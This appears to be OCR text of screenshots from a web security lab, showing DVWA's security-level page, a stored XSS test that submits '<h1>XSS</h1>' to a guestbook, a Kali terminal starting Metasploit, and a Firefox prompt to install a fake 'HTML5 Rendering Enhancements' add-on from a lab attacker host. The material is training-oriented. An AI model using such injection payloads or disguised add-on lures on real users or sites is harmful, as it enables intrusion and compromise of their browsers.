

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
DVWA Security
Security Level
Security level is currently: low.
You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:
1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code.
Priority to DVWA v1.9, this level was known as 'high'.
Low
Submit
Medium
High



Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Message *
An XSS Exploitability Test
OK
Name: test
Message: This is a test comment.
Name: hacker
Message:



Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
DVWA Security
Security Level
Security level is currently: impossible.
You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:
1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code.
Priority to DVWA v1.9, this level was known as 'high'.
Impossible
Submit
Low
Medium
High



Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Message *
An XSS Exploitability Test
OK
Name: test
Message: This is a test comment.
Name: hacker
Message:



Vulnerability: Stored Cross Site Scripting (XSS)
Name *
hacker2
Message *
<h1>XSS</h1>
Sign Guestbook



Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Message *
Sign Guestbook
Name: test
Message: This is a test comment.
Name: hack
Message:
XSS



root@kali: ~
File Edit View Search Terminal Help
root@kali:~# service postgresql start && service metasploit start
[ok] Starting PostgreSQL 9.1 database server: main.
[ok] Metasploit rpc server already started.
[ok] Metasploit web server already started.
[ok] Metasploit worker already started.
root@kali:~# msfconsole


http://metasploit.pro
Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on http://rapid7.com/metasploit
=[metasploit v4.11.0-2015013101 [core:4.11.0.pre.2015013101 api:1.0.0]]
+ -- --=[1398 exploits - 877 auxiliary - 237 post]
+ -- --=[356 payloads - 37 encoders - 8 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf >






Firefox
Loading, Please Wait...
172.16.100.5:7070/kn2ZDVi/
Google
Add-on downloading
A few seconds remaining — 3.3 of 3.3 KB (111 KB/sec)
[Install]


Loading, Please Wait...
172.16.100.5:7070/kn2ZDVi/
Google
Software Installation
Install add-ons only from authors whom you trust.
Malicious software can damage your computer or violate your privacy.
You have asked to install the following item:
HTML5 Rendering Enhancements (Author not verified)
http://172.16.100.5:7070/kn2ZDVi/addon.xpi
Install Now
Cancel